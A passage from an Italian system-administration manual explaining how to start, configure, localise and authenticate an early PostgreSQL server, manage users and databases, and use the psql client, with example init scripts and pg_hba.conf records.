Specifica che il programma deve funzionare in modo «silenzioso», senza emettere alcuna segnalazione, diventando un processo discendente direttamente da quello iniziale (Init), disassociandosi dalla shell e quindi dal terminale da cui è stato avviato.

Questa opzione viene utilizzata particolarmente per avviare il programma all'interno della procedura di inizializzazione del sistema, quando non sono necessari dei controlli di funzionamento.

[2] Probabilmente, la scelta del nome «postmaster» è un po' infelice, dal momento che potrebbe far pensare all'amministratore del servizio di posta elettronica. Come al solito occorre un po' di attenzione al contesto in cui ci si trova.

`-b` *percorso_del_programma_terminale*

Se il programma terminale, ovvero '**`postgres`**', non si trova in uno dei percorsi contenuti nella variabile di ambiente '**`PATH`**', è necessario specificare la sua collocazione (il percorso assoluto) attraverso questa opzione.

`-d` [*livello_di_diagnosi*]

Questa opzione permette di attivare la segnalazione di messaggi diagnostici (*debug*), da parte di '**`postmaster`**' e da parte dei programmi terminali, a più livelli di dettaglio:

- 1, segnala solo il traffico di connessione;
- 2, o superiore, attiva la segnalazione diagnostica anche nei programmi terminali, oltre ad aggiungere dettagli sul funzionamento di '**`postmaster`**'.

Di norma, i messaggi diagnostici vengono emessi attraverso lo standard output da parte di '**`postmaster`**', anche quando si tratta di messaggi provenienti dai programmi terminali. Perché abbia significato usare questa opzione, occorre avviare '**`postmaster`**' **senza** l'opzione '**`-S`**'.

`-i`

Abilita le connessioni TCP/IP. Senza l'indicazione di questa opzione, sono ammissibili solo le connessioni locali attraverso socket di dominio Unix (*Unix domain socket*).

`-p` *porta*

Se viene avviato in modo da accettare le connessioni attraverso la rete (l'opzione '**`-i`**'), specifica una porta di ascolto diversa da quella predefinita (5432).

Esempi

```
# su postgres -c 'postmaster -S -D/var/lib/pgsql'
```

L'utente '**`root`**', avvia '**`postmaster`**' dopo essersi trasformato temporaneamente nell'utente '**`postgres`**' (attraverso '**`su`**'), facendo in modo che il programma si disassoci dalla shell e dal terminale, diventando un discendente da Init. Attraverso l'opzione '**`-D`**' si specifica la directory di inizio dei file della base di dati.

```
# su postgres -c 'postmaster -i -S -D/var/lib/pgsql'
```

Come nell'esempio precedente, specificando che si vuole consentire, in modo preliminare, l'accesso attraverso la rete.[3]

```
# su postgres -c 'nohup postmaster -D/var/lib/pgsql ↩
↪> /var/log/pglog 2>&1 &'
```

L'utente '**`root`**', avvia '**`postmaster`**' in modo simile al precedente, dove in particolare viene diretto lo standard output all'interno di un file, per motivi diagnostici. Si osservi l'utilizzo di '**`nohup`**' per evitare l'interruzione del funzionamento di '**`postmaster`**' all'uscita del programma '**`su`**'.

```
# su postgres -c 'nohup postmaster -D/var/lib/pgsql -d 1 ↩
↪> /var/log/pglog 2>&1 &'
```

Come nell'esempio precedente, con l'attivazione del primo livello diagnostico nei messaggi emessi.

[3] Per consentire in pratica l'accesso attraverso la rete, occorre anche intervenire all'interno del file di configurazione '`~postgres/pg_hda.conf`'.

324.2.2 Localizzazione

A partire dalla versione 6.4 di PostgreSQL, inizia l'introduzione di un sistema di gestione delle localizzazioni. La sua attivazione dipende dalle opzioni che vengono definite in fase di compilazione, per cui potrebbe anche succedere che la propria distribuzione GNU/Linux disponga di una versione di PostgreSQL che non è in grado di gestire la localizzazione.

La localizzazione va applicata al servente, ovvero al sistema di gestione dei dati, mentre ciò non serve dalla parte del cliente. Questa è una situazione un po' strana rispetto al solito, dove ogni utente configura per sé il proprio ambiente. Infatti, la scelta della localizzazione dei dati, deve essere fatta al livello della base di dati, senza poter essere cambiata a piacimento, a seconda dei punti di vista.

Di conseguenza, la configurazione delle variabili '**`LC_*`**', o eventualmente di '**`LANG`**', deve avvenire per l'ambiente riferito al funzionamento di '**`postmaster`**', per cui occorre preparare uno script apposito.

```
#!/bin/sh

LANG=it_IT.ISO-8859-1
# LC_CTYPE=it_IT.ISO-8859-1
# LC_COLLATE=it_IT.ISO-8859-1
# LC_MONETARY=it_IT.ISO-8859-1
export LANG
# export LC_CTYPE LC_COLLATE LC_MONETARY

/usr/bin/postmaster -i -S -D/var/lib/pgsql
```

Lo script che si vede sopra, serve a definire la variabile di ambiente '**`LANG`**', a esportarla e ad avviare '**`postmaster`**'. Questo script deve essere avviato dalla procedura di inizializzazione del sistema, all'interno della quale sarà utilizzato presumibilmente '**`su`**', in modo da attribuire l'identità dell'utente amministratore di PostgreSQL. Se si usa un sistema di script per l'avvio o la conclusione dei servizi, cosa che di solito si colloca nella directory '`/etc/init.d/`', o '`/etc/rc.d/init.d/`', potrebbe essere necessario intervenire su quello che si occupa di avviare '**`postmaster`**'.

```
#!/bin/sh
case "$1" in
  start)
        echo -n "Avvio del servizio PostgreSQL: "
        su -l postgres -c '/usr/bin/postmaster -i -S -D/var/lib/pgsql'
        echo
        ;;
  stop)
        echo -n "Disattivazione del servizio PostgreSQL: "
        killall postmaster
        echo
        ;;
  *)
        echo "Utilizzo: postgresql {start|stop}"
        exit 1
esac
```

Quello che si vede sopra, è lo scheletro della struttura '**`case`**' tipica di un tale script. Volendo modificare la localizzazione predefinita in fase di compilazione, occorre lo script mostrato prima. Si suppone che lo script con il quale si modificano le variabili di localizzazione e si avvia '**`postmaster`**', sia '`/usr/bin/avvia_postmaster`'; la modifica da apportare all'esempio appena visto è quella seguente:

```
...
case "$1" in
  start)
```

```
        echo -n "Avvio del servizio PostgreSQL: "
        # su -l postgres -c '/usr/bin/postmaster -i -S -D/var/lib/pgsql'
        su -l postgres -c '/usr/bin/avvia_postmaster'
        echo
        ;;
...
```

Oltre alla localizzazione attraverso le variabili di ambiente tradizionali, si può intervenire sulla variabile '**PGDATESTYLE**', il cui scopo è quello di definire la forma di visualizzazione delle date. La tabella 324.1 elenca le parole chiave che si possono assegnare a questa variabile e l'effetto che ne deriva.

Tabella 324.1. Elenco dei formati di data gestibili con PostgreSQL.

Stile	Descrizione	Esempio
ISO	ISO 8601	1999-12-31
SQL	Tipo tradizionale	12/31/1999
German		31.12.1999

Probabilmente, la cosa migliore è utilizzare il formato '**ISO**', che potrebbe anche diventare quello predefinito nelle prossime versioni di PostgreSQL. Volendo estendere lo script per l'avvio di '**postmaster**', presentato all'inizio, basta aggiungere l'impostazione della variabile '**PGDATESTYLE**':

```
#!/bin/sh

LANG=it_IT.ISO-8859-1
# LC_CTYPE=it_IT.ISO-8859-1
# LC_COLLATE=it_IT.ISO-8859-1
# LC_MONETARY=it_IT.ISO-8859-1
export LANG
# export LC_CTYPE LC_COLLATE LC_MONETARY
PGDATESTYLE=ISO
export PGDATESTYLE

/usr/bin/postmaster -i -S -D/var/lib/pgsql
```

324.2.3 Organizzazione degli utenti e delle basi di dati

Per fare in modo che gli utenti possano accedere al DBMS, occorre che siano stati registrati all'interno del sistema di PostgreSQL stesso. In pratica, può trattarsi solo di utenti già riconosciuti nel sistema operativo, che vengono aggiunti e accettati anche da PostgreSQL. Per l'inserimento di questi utenti si utilizza '**createuser**', come nell'esempio seguente:

`#` **`su postgres`**[*Invio*]

`postgres$` **`createuser`**[*Invio*]

`Enter name of user to add--->` **`daniele`**[*Invio*]

`Enter user's postgres ID or RETURN to use unix user ID: 500 ->` [*Invio*]

In tal modo è stato definito l'inserimento dell'utente '**daniele**', confermando il suo numero UID.

`Is user "daniele" allowed to create databases (y/n)` **`y`**[*Invio*]

All'utente '**daniele**' è stato concesso di creare delle nuove basi di dati.

`Is user "daniele" allowed to add users? (y/n)` **`n`**[*Invio*]

All'utente non viene concesso di aggiungere altri utenti.

```
createuser: daniele was successfully added
```

Da questo esempio si può comprendere quali siano le possibilità di attribuzione di privilegi ai vari utenti del sistema DBMS. In particolare, è opportuno osservare che ogni base di dati appartiene all'utente che lo ha creato, il quale diventa il suo amministratore particolare (per la precisione il DBA).

L'eliminazione di un utente PostgreSQL avviene in modo simile attraverso '**destroyuser**', come nell'esempio seguente:

su postgres[*Invio*]

postgres$ **destroyuser**[*Invio*]

Enter name of user to delete ---> **daniele**[*Invio*]

```
destroyuser: delete of user daniele was successful.
```

L'eliminazione di un utente PostgreSQL comporta anche l'eliminazione delle basi di dati a lui appartenenti.

Le informazioni sugli utenti autorizzati a gestire in qualunque modo il sistema di basi di dati sono archiviate nel file '`~postgres/pg_shadow`', visibile anche attraverso la vista definita dal file '`~postgres/pg_user`'. È utile sapere questo per comprendere il significato dei messaggi di errore, quando fanno riferimento a questo file.

324.2.4 Controllo diagnostico

Inizialmente, l'utilizzo di PostgreSQL si può dimostrare poco intuitivo, soprattutto per ciò che riguarda le segnalazioni di errore, spesso troppo poco esplicite. Per permettere di avere una visione un po' più chiara di ciò che accade, sarebbe bene fare in modo che '**postmaster**' produca dei messaggi diagnostici, possibilmente diretti a un file o a una console virtuale inutilizzata.

Nella sezione in cui si descrive il funzionamento di '**postmaster**' appaiono alcuni esempi di avvio di questo programma, in modo da generare e conservare queste informazioni diagnostiche. L'esempio seguente, in particolare, avvia '**postmaster**' in modo manuale e, oltre a conservare le informazioni diagnostiche in un file, le visualizza continuamente attraverso una console virtuale inutilizzata (l'ottava).

su postgres[*Invio*]

$ **nohup postmaster -D/var/lib/pgsql -d 1 > /var/log/pglog 2>&1 &**[*Invio*]

$ **exit**[*Invio*]

nohup tail -f /var/lib/pgsql > /dev/tty8 &[*Invio*]

324.3 Accesso e autenticazione

L'accesso alle basi di dati viene consentito attraverso un sistema di autenticazione. I sistemi di autenticazione consentiti possono essere diversi e dipendono dalla configurazione di PostgreSQL fatta all'atto della compilazione dei sorgenti.

Il file di configurazione '`pg_hba.conf`' (*Host-based authentication*), che si trova della directory iniziale dell'utente '**`postgres`**', cioè l'inizio della struttura delle basi di dati, serve per controllare il sistema di autenticazione una volta installato PostgreSQL.

L'autenticazione degli utenti può avvenire in modo incondizionato ('**`trust`**'), cosa che si fa di solito quando chi accede è un utente del sistema presso cui è in funzione PostgreSQL stesso; in pratica ci si fida del sistema di controllo fatto dal sistema operativo.

L'autenticazione può essere semplicemente disabilitata, nel senso di impedire qualunque accesso incondizionatamente. Questo può servire per impedire l'accesso da parte di un certo gruppo di nodi.

L'accesso può essere controllato attraverso l'abbinamento di una parola d'ordine agli utenti di PostgreSQL. Queste parole d'ordine possono essere conservate in un file di testo con una struttura simile a quella di '`/etc/passwd`', oppure nel file '`~postgres/pg_shadow`', che in pratica è una tabella (questo particolare verrà ripreso in seguito).

Inoltre, l'autenticazione può avvenire attraverso un sistema Kerberos, oppure attraverso il protocollo IDENT (capitolo 185). In questo ultimo caso, ci si fida di quanto riportato dal sistema remoto il quale conferma o meno che la connessione appartenga a quell'utente che si sta connettendo.

324.3.1 ~postgres/pg_hba.conf

Il file '`~postgres/pg_hba.conf`' permette di definire quali nodi possono accedere al servizio DBMS di PostgreSQL, eventualmente stabilendo anche un abbinamento specifico tra basi di dati e nodi di rete.

Le righe vuote e il testo preceduto dal simbolo '**`#`**' vengono ignorati. I record (cioè le righe contenenti le direttive del file in questione), sono suddivisi in campi separati da spazi o caratteri di tabulazione. Il formato può essere riassunto nei due modelli sintattici seguenti:

`local` *base_di_dati* *autenticazione_utente* [*mappa*]

`host` *base_di_dati* *indirizzo_ip* *maschera_degli_indirizzi* *autenticazione_utente* [*mappa*]

Nel primo caso si intendono controllare gli accessi provenienti da clienti avviati nello stesso sistema locale, utilizzando un socket di dominio Unix; nel secondo si fa riferimento ad accessi attraverso la rete (connessioni TCP).

- Il secondo campo del record serve a indicare il nome di una base di dati per la quale autorizzare l'accesso; in alternativa si può usare la parola chiave '**`all`**', in modo da specificare tutte le basi di dati in una sola volta.
- I campi *indirizzo_ip* e il successivo, *maschera_degli_indirizzi* , rappresentano un gruppo di indirizzi di nodi che hanno diritto di accedere a quella base di dati determinata.
- Il campo *autenticazione_utente* rappresenta il tipo di autenticazione attraverso una parola chiave. Le più comuni sono:
  - '**`trust`**' -- l'autenticazione non ha luogo e si accetta il nome fornito dall'utente senza alcuna verifica.

- '**reject**' -- la connessione viene rifiutata in ogni caso.
- '**password**' -- viene richiesta una parola d'ordine riferita all'utente, verificandola in base al contenuto di un file indicato nel campo successivo, oppure in base a quanto riportato dal catalogo '`~postgres/pg_shadow`'.
- '**crypt**' -- viene richiesta una parola d'ordine riferita all'utente, verificandola in base al contenuto di '`~postgres/pg_shadow`'. La differenza più importante rispetto a '**password**' sta nel fatto che in quel caso la parola d'ordine viene trasmessa in chiaro, mentre con '**crypt**' no.
- '**ident**' -- l'autenticazione avviene attraverso il protocollo IDENT (capitolo 185), demandando il riconoscimento al sistema remoto.[4]

• L'ultimo campo dipende dal penultimo. Nel caso di autenticazione '**ident**', si utilizza solitamente la parola chiave '**sameuser**' per indicare a PostgreSQL che i nomi usati dagli utenti nei sistemi remoti da cui possono accedere, coincidono con quelli predisposti per la gestione del DBMS. Nel caso di autenticazione '**password**' rappresenta il nome del file di testo contenente le parole d'ordine.[5]

Perché il sistema possa funzionare correttamente, sono sempre presenti almeno i record seguenti:

```
# tipo  database        IP              maschera                autorizz.
#
local        all                                                trust
host         all         127.0.0.1     255.255.255.255          trust
```

Ciò consente l'accesso senza altre misure di sicurezza a tutti i clienti che accedono dallo stesso sistema locale attraverso un socket di dominio Unix, e agli utenti dello stesso nodo locale (*localhost*), a tutte le basi di dati.

L'esempio seguente permette l'accesso da parte di utenti provenienti dalla rete locale 192.168.*.*, alla base di dati '**nostro_db**', affidando il compito di riconoscimento al sistema remoto da cui avviene la connessione e utilizzando il nome dell'utente, fornito in questo modo, come nome di utente PostgreSQL.

```
# tipo  database        IP              maschera        autorizz.
#
host    nostro_db       192.168.0.0     255.255.0.0     ident   sameuser
```

L'esempio seguente, è simile al precedente, con la differenza che gli accessi dalla rete indicata richiedono una parola d'ordine, che PostgreSQL conserva nel file di testo '`~postgres/passwd`' (il nome indicato nell'ultimo campo).

```
# tipo  database        IP              maschera        autorizz.
#
host    nostro_db       192.168.0.0     255.255.0.0     password  passwd
```

Questo file di configurazione viene fornito già con alcuni esempi commentati.

324.3.2 Gestione delle parole d'ordine in chiaro

Con il sistema di autenticazione definito dalla parola chiave '**password**' è possibile utilizzare un file di testo simile a '`/etc/passwd`' o a '`/etc/shadow`' per annotare gli utenti PostgreSQL e le parole d'ordine cifrate relative. Per esempio, se nel file '`~postgres/pg_hba.conf`' compare il record

[4] Si intende che questo metodo sia anche molto poco sicuro.

[5] L'autenticazione IDENT prevede anche l'uso di un file di mappa aggiuntivo, che viene preso in considerazione quando al posto della parola chiave '**sameuser**' si indica qualcosa d'altro. Tuttavia, la documentazione sul modo in cui debba essere predisposto questo file non è disponibile allo stato attuale.

```
host    nostro_db      192.168.0.0     255.255.0.0     password  utenti
```

gli utenti che accedono attraverso un cliente avviato dai nodi della sottorete 192.168.*.* devono identificarsi attraverso l'indicazione di una parola d'ordine che PostgreSQL può trovare nel file di testo '`~postgres/utenti`'. Questo file potrebbe essere simile a quello seguente:

```
tizio:wsLHjp.FutW0s
caio:a6%i/.45w2q4
```

Se questo file dovesse contenere dei campi aggiuntivi (separati con i soliti due punti), questi verrebbero semplicemente ignorati.

Quando il cliente deve accedere utilizzando questo tipo di autenticazione, deve presentarsi con il nominativo-utente e la parola d'ordine. Quando si usa il programma '**`psql`**' che verrà descritto in seguito, occorre specificare l'opzione '**`-u`**'.

La parola d'ordine cifrata che si colloca nel secondo campo del record di questo file è ottenuta con la solita funzione di sistema '**`crypt()`**'. Per inserire facilmente un utente, o per cambiare la parola d'ordine di un utente registrato precedentemente, si utilizza il programma '**`pg_passwd`**', indicando semplicemente in quale file intervenire.

`pg_passwd` *file*

L'utilizzo è banale, come si vede dall'esempio seguente in cui si aggiunge l'utente '**`semproni`**' (è importante ricordare di operare in qualità di utente '**`postgres`**').

cd ~postgres[*Invio*]

su postgres[*Invio*]

postgres:~$ **pg_passwd utenti**[*Invio*]

Username: **semproni**[*Invio*]

New password: **********[*Invio*]

Re-enter new password: **********[*Invio*]

324.4 Configurazione nella distribuzione GNU/Linux Debian

La distribuzione GNU/Linux Debian è molto attenta alla coerenza dei pacchetti che si installano; pertanto, nel caso di PostgreSQL, può essere controllato tutto a partire dai file che si trovano nella directory '`/etc/postgresql/`'. In particolare, si trova in questa directory il file '`pg_hba.conf`' che è già stato descritto in precedenza; inoltre, si trova un file aggiuntivo che viene interpretato dallo script della procedura di inizializzazione del sistema che si occupa di avviare e di arrestare il servizio. Si tratta del file '`/etc/postgresql/postmaster.init`', attraverso il quale si possono controllare tante piccole cose, che altrimenti andrebbero controllate attraverso le opzioni della riga di comando del demone relativo.

```
# /etc/postgresql/postmaster.init
#
# Copyright (c) Oliver Elphick 1997
# Part of the Debian package, postgresql. The Debian packaging is
# licensed under GPL v.2
#
```

```
# This is the configurable initialisation of the postgresql package
# The defaults are shown, but are commented out.
#
POSTGRES_HOME=`grep '^postgres:' /etc/passwd | awk -F: '{print $6}'`
if [ -z "$POSTGRES_HOME" ]
then
    POSTGRES_HOME=/var/postgres
fi

# Where to find the PostgreSQL database files, including those that
# define PostgreSQL users and permissions.
# POSTGRES_DATA=/var/postgres/data

# Where to send logging and debugging traces
# POSTGRES_LOG=/var/log/postgres.log

# The number of shared-memory buffers the postmaster is
# to allocate for backend server processes.  Each buffer is 8Kb.
# PGBUFFERS=64

# Debugging level at which the backend servers are to operate.
# 1: trace connection traffic only; >=2: turn on debugging in the backends
# giving more information according to the debug level. Debug logs are
# sent to $POSTGRES_LOG
# PGDEBUG=0

# Whether to echo queries to the debug log: yes/no
# PGECHO=no

# Whether to disable the fsync() call after each transaction. (If fsync() is
# disabled, performance will improve at the cost of an increased risk of data
# corruption in the event of power or other hardware failure.): yes/no
# PGFSYNC=yes

# How to present dates to the frontend. The choices are American (mm-dd-yyyy)
# or European (dd-mm-yyyy)
# PGDATESTYLE=European

# How much memory to use for internal sorts before resorting to the disk.
# This value is in kilobytes.
# PGSORTMEM=512

# Whether to print timing and other statistics after each query: yes/no
# PGSTATS=no

# Whether to allow connections through TCP/IP as well as through Unix
# sockets: yes/no.
# By default, for greater security, we do not allow TCP/IP access.
# This means that only users on this machine can access the database.
PGALLOWTCPIP=yes

# The Internet TCP port on which postmaster is to listen for connections
# from frontend applications.
# PGPORT=5432

# Locale setting for the postmaster and backend to use: this is not
# necessary for USA users, but most others will probably want to set it; it
# controls things like the format of numbers and dates.
# for example, use 'LANG=en_GB' for British English.
LANG=it_IT
```

Quello che si vede è l'esempio del file predefinito con alcuni ritocchi per adattarlo alle particolarità locali. È importante sottolineare che per motivi di sicurezza, l'accesso tramite la rete viene impedito inizialmente, per cui occorre abilitare la cosa in modo esplicito, attraverso la direttiva '**`PGALLOWTCPIP=yes`**', come si vede dall'esempio stesso.

324.5 Gestione delle basi di dati

Per poter gestire una base di dati occorre prima crearla. Ciò si ottiene normalmente attraverso lo script '**createdb**', avviato con i privilegi adatti, cioè quelli di un utente a cui ciò è consentito. Nello stesso modo, attraverso lo script '**dropdb**', si può eliminare un'intera base di dati.

> PostgreSQL non distingue tra lettere maiuscole e minuscole quando si tratta di nominare le basi di dati, le relazioni (le tabelle o gli oggetti a seconda della definizione che si preferisce utilizzare) e gli elementi delle relazioni. Tuttavia, in certi casi si verificano degli errori inspiegabili dovuti alla scelta dei nomi che in generale conviene indicare sempre solo con lettere minuscole.

324.5.1 Creazione di una base di dati

La creazione di una base di dati è in pratica la creazione di una serie di file all'interno di una directory con lo stesso nome usato per identificare la base di dati stessa. Questa operazione ha luogo utilizzando una struttura di partenza già predisposta: di solito si tratta di '**template1**'.

Le directory delle basi di dati si articolano a partire da '`~postgres/base/`'. Quando si crea l'ipotetica base di dati '**mio_db**', ciò che si ottiene in pratica è la copia della directory '`~postgres/base/template1/`' in '`~postgres/base/mio_db/`'.[6]

Come già accennato, una base di dati può essere creata solo da un utente autorizzato precedentemente per questo scopo. Di solito si utilizza lo script '**createdb**', come nell'esempio seguente in cui si crea la base di dati '**mio_db**'.

```
$ createdb mio_db
```

L'utente che ha creato una base di dati è automaticamente il suo amministratore, ovvero colui che può decidere eventualmente di eliminarla.

PostgreSQL pone dei limiti nella scelta dei nomi delle basi di dati. Non possono superare i 16 caratteri e il primo di questi deve essere alfabetico, oppure può essere un trattino basso.[7]

Se l'utente che tenta di creare una base di dati non è autorizzato per questo, quello che si ottiene è un messaggio di errore del tipo seguente:

```
Connection to database 'template1' failed.
FATAL 1:SetUserId: user "tizio" is not in "pg_user"
createdb: database creation failed on mio_db.
```

324.5.2 Eliminazione di una base di dati

L'amministratore di una base di dati, generalmente colui che la ha creata, è la persona che può anche eliminarla. Nell'esempio seguente si elimina la base di dati '**mio_db**'.

```
$ dropdb mio_db
```

---

[6] In ogni caso, la copia da sola non basta. Perché una base di dati sia riconosciuta come tale occorre che questa sia stata annotata nel file '`~postgres/pg_database`'.

[7] La dimensione massima dei nomi dipende dal modo in cui sono stati compilati i sorgenti o dalle caratteristiche della piattaforma. Il limite di 16 caratteri è sufficientemente basso da andare bene in ogni circostanza.

324.6 Accesso a una base di dati

L'accesso a una base di dati avviene attraverso un cliente, ovvero un programma frontale, o *front-end*, secondo la documentazione di PostgreSQL. Questo si avvale generalmente della libreria LibPQ. PostgreSQL fornisce un programma cliente standard, '**psql**', che si comporta come una sorta di shell tra l'utente e la base di dati stessa.[8]

Il programma '**psql**' permette un utilizzo interattivo attraverso una serie di comandi impartiti dall'utente su una riga di comando; oppure può essere avviato in modo da eseguire il contenuto di un file o di un solo comando fornito tra gli argomenti. Per quanto riguarda l'utilizzo interattivo, il modo più semplice per avviarlo è quello che si vede nell'esempio seguente, dove si indica semplicemente il nome della base di dati sulla quale intervenire.

$ **psql mio_db**[*Invio*]

```
Welcome to the POSTGRESQL interactive sql monitor:
  Please read the file COPYRIGHT for copyright terms of POSTGRESQL

   type \? for help on slash commands
   type \q to quit
   type \g or terminate with semicolon to execute query
 You are currently connected to the database: mio_db

mio_db=>_
```

Da questo momento si possono inserire le istruzioni SQL per la base di dati selezionata, in questo caso '**mio_db**', oppure si possono inserire dei comandi specifici di '**psql**'. Questi ultimi si notano perché sono composti da una barra obliqua inversa ('\'), seguita da un carattere.

Il comando interno di '**psql**' più importante è '**\h**' che permette di visualizzare una guida rapida alle istruzioni SQL che possono essere utilizzate.

=> **\h**[*Invio*]

```
type \h <cmd> where <cmd> is one of the following:
    abort                    abort transaction        alter table
    begin                    begin transaction        begin work
    cluster                  close                    commit
...
type \h * for a complete description of all commands
```

Nello stesso modo, il comando '**\?**' fornisce un riepilogo dei comandi interni di '**psql**'.

=> **\?**[*Invio*]

```
 \?           -- help
 \a           -- toggle field-alignment (currenty on)
 \C [<captn>] -- set html3 caption (currently '')
...
```

Tutto ciò che '**psql**' non riesce a interpretare come un suo comando interno viene trattato come un'istruzione SQL. Dal momento che queste istruzioni possono richiedere più righe, è necessario informare '**psql**' della conclusione di queste, per permettergli di analizzarle e inviarle al servente. Queste istruzioni possono essere terminate con un punto e virgola ('**;**'), oppure con il comando '**\g**'.

[8] Il programma cliente tipico, dovrebbe riconoscere le variabili di ambiente '**PGHOST**' e '**PGPORT**'. La prima serve a stabilire l'indirizzo o il nome di dominio del servente, indicando implicitamente che la connessione avviene attraverso una connessione TCP e non con un socket di dominio Unix; la seconda specifica il numero della porta, ammesso che si voglia utilizzare un numero diverso da 5432. L'uso di queste variabili non è indispensabile, ma serve solo per non dover specificare queste informazioni attraverso opzioni della riga di comando.

Si può osservare, utilizzando '**psql**', che l'invito mostrato cambia leggermente a seconda del contesto: inizialmente appare nella forma '**=>**', mentre quando è in corso l'inserimento di un'istruzione SQL non ancora terminata si trasforma in '**->**'. Il comando '**\g**' viene usato prevalentemente in questa situazione.

-> **\g**[*Invio*]

Le istruzioni SQL possono anche essere raccolte in un file di testo normale. In tal caso si può utilizzare il comando '**\i**' per fare in modo che '**psql**' interpreti il suo contenuto, come nell'esempio seguente, dove il file in questione è 'mio_file.sql'.

=> **\i mio_file.sql**[*Invio*]

Nel momento in cui si utilizza questa possibilità (quella di scrivere le istruzioni SQL in un file facendo in modo che poi questo venga letto e interpretato), diventa utile il poter annotare dei commenti. Questi sono iniziati da una sequenza di due trattini ('**--**'): tutto quello che vi appare dopo viene ignorato.

La conclusione del funzionamento di '**psql**' si ottiene con il comando '**\q**'.

=> **\q**[*Invio*]

324.6.1 $ psql

psql [*opzioni*] [*base_di_dati*]

'**psql**' è un programma frontale (*front-end*) interattivo per l'invio di istruzioni SQL e l'emissione del risultato corrispondente. Si tratta di un cliente come gli altri, di conseguenza richiede la presenza di '**postmaster**' per instaurare una connessione con una copia del servente '**postgres**'.

'**psql**' può funzionare in modo interattivo, come già accennato, oppure può eseguire le istruzioni contenute in un file. Questo può essere fornito attraverso l'opzione '**-f**', oppure può provenire dallo standard input, attraverso una pipeline.

'**psql**' può funzionare solo in abbinamento a una base di dati determinata. In questo senso, se non viene indicato il nome di una base di dati nella riga di comando, '**psql**' tenta di utilizzarne una con lo stesso nome dell'utente. Per la precisione, si fa riferimento alla variabile di ambiente '**USER**'.[9]

Alcune opzioni

-c *istruzione_SQL*

Permette di fornire un'istruzione SQL già nella riga di comando, ottenendone il risultato attraverso lo standard output e facendo terminare subito dopo l'esecuzione di '**psql**'. Questa opzione viene usata particolarmente in abbinamento a '**-q**'.

-d *base_di_dati*

Permette di indicare il nome della base di dati da utilizzare. Può essere utile quando per qualche motivo potrebbe essere ambigua l'indicazione del suo nome come ultimo argomento.

-f *file_di_istruzioni*

[9] Questo dettaglio dovrebbe permettere di comprendere il significato della segnalazione di errore che si ottiene se si tenta di avviare '**psql**' senza indicare una base di dati, quando non ne esiste una con lo stesso nome dell'utente.

Permette di fornire a '**psql**' un file da interpretare contenente le istruzioni SQL (oltre agli eventuali comandi specifici di '**psql**'), senza avviare così una sessione di lavoro interattiva.

`-h` *host*

Permette di specificare il nodo a cui connettersi per l'interrogazione del servente PostgreSQL.

`-H`

Fa in modo che l'emissione di tabelle avvenga utilizzando il formato HTML 3.0. In pratica, ciò è utile per costruire un risultato da leggere attraverso un navigatore *web*.

`-o` *file_output*

Fa in modo che tutto l'output venga inviato nel file specificato dall'argomento.

`-p` *porta*

Nel caso in cui '**postmaster**' sia in ascolto su una porta TCP diversa dal numero 5432 (corrispondente al valore predefinito), si può specificare con questa opzione il numero corretto da utilizzare.

`-q`

Fa sì che '**psql**' funzioni in modo «silenzioso», limitandosi all'emissione pura e semplice di quanto generato dalle istruzioni impartite. Questa opzione è utile quando si utilizza '**psql**' all'interno di script che devono occuparsi di rielaborare il risultato ottenuto.

`-t`

Disattiva l'emissione dei nomi delle colonne. Questa opzione viene utilizzata particolarmente in abbinamento con '**-c**' o '**-q**'.

`-T` *opzioni_tabelle_html*

Questa opzione viene utilizzata in abbinamento con '**-H**', per definire le opzioni HTML delle tabelle che si generano. In pratica, si tratta di ciò che può essere inserito all'interno del marcatore di apertura della tabella: '**<table** ...**>**'.

`-u`

Fa in modo che '**psql**' richieda il nominativo-utente e la parola d'ordine all'utente, prima di tentare la connessione. L'uso di questa opzione è indispensabile quando il servente impone una forma di autenticazione definita attraverso la parola chiave '**password**'.

Alcuni comandi

Oltre alle istruzioni SQL, '**psql**' riconosce dei comandi, alcuni dei quali vengono descritti di seguito.

`\h` [*comando*]

L'opzione '**\h**' usata da sola, elenca le istruzioni SQL che possono essere utilizzate. Se viene indicato il nome di una di queste, viene mostrata in breve la sintassi relativa.

`\?`

Elenca i comandi interni di '**psql**', cioè quelli che iniziano con una barra obliqua inversa ('****').

`\l`

Elenca tutte le basi di dati presenti nel servente. Ciò che si ottiene è una tabella contenente rispettivamente: i nomi delle basi di dati, i numeri UID dei rispettivi amministratori (gli utenti che li hanno creati) e il nome della directory in cui sono collocati fisicamente.

`\connect` *base_di_dati* [*nome_utente*]

Chiude la connessione con la base di dati in uso precedentemente e tenta di accedere a quella indicata. Se il sistema di autenticazione lo consente, si può specificare anche il nome

dell'utente con cui si intende operare sulla nuova base di dati. Generalmente, ciò dovrebbe essere impedito.[10]

```
\d [tabella]
```

L'opzione '**\d**' usata da sola, elenca le tabelle contenute nella base di dati, altrimenti, se viene indicato il nome di una di queste tabelle, si ottiene l'elenco delle colonne. Se si utilizza il comando '**\d ***', si ottiene l'elenco di tutte le tabelle con le informazioni su tutte le colonne rispettive.

```
\i file
```

Con questa opzione si fa in modo che '**psql**' esegua di seguito tutte le istruzioni contenute nel file indicato come argomento.

```
\q
```

Termina il funzionamento di '**psql**'.

Codici di uscita

Il programma '**psql**' può restituire i valori seguenti:

- 0 se tutte le istruzioni sono state eseguite senza errori;
- 1 se si sono verificati errori;
- 2 se è intervenuta una disconnessione da parte del servente sottostante.

Esempi

```
$ psql mio_db
```

Cerca di connettersi con la base di dati '**mio_db**' nel nodo locale, utilizzando il meccanismo del socket di dominio Unix.

```
$ psql -d mio_db
```

Esattamente come nell'esempio precedente, con l'uso dell'opzione '**-d**' che serve a evitare ambiguità sul fatto che '**mio_db**' sia il nome della base di dati.

```
$ psql -u -d mio_db
```

Come nell'esempio precedente, ma fa in modo che '**psql**' chieda all'utente il nominativo e la parola d'ordine da usare per collegarsi. È necessario usare questa opzione quando il servizio a cui ci si connette richiede un'autenticazione basata sull'uso di parole d'ordine.

```
$ psql -u -h dinkel.brot.dg -d mio_db
```

Come nell'esempio precedente, ma questa volta l'accesso viene fatto a una base di dati con lo stesso nome presso il nodo *dinkel.brot.dg*.

```
$ psql -f istruzioni.sql -d mio_db
```

Cerca di connettersi con la base di dati '**mio_db**' nel nodo locale, utilizzando il meccanismo del socket di dominio Unix, quindi esegue le istruzioni contenute nel file 'istruzioni.sql'.

[10] Se si utilizza un'autenticazione basata sul file 'pg_hba.conf', l'autenticazione di tipo '**trust**' consente questo cambiamento di identificazione, altrimenti, il tipo '**ident**' lo impedisce. La configurazione normale prevede che il nodo locale (127.0.0.1) possa accedere con un'autenticazione di tipo '**trust**', cosa che permette di cambiare il nome dell'utente in questo comando.

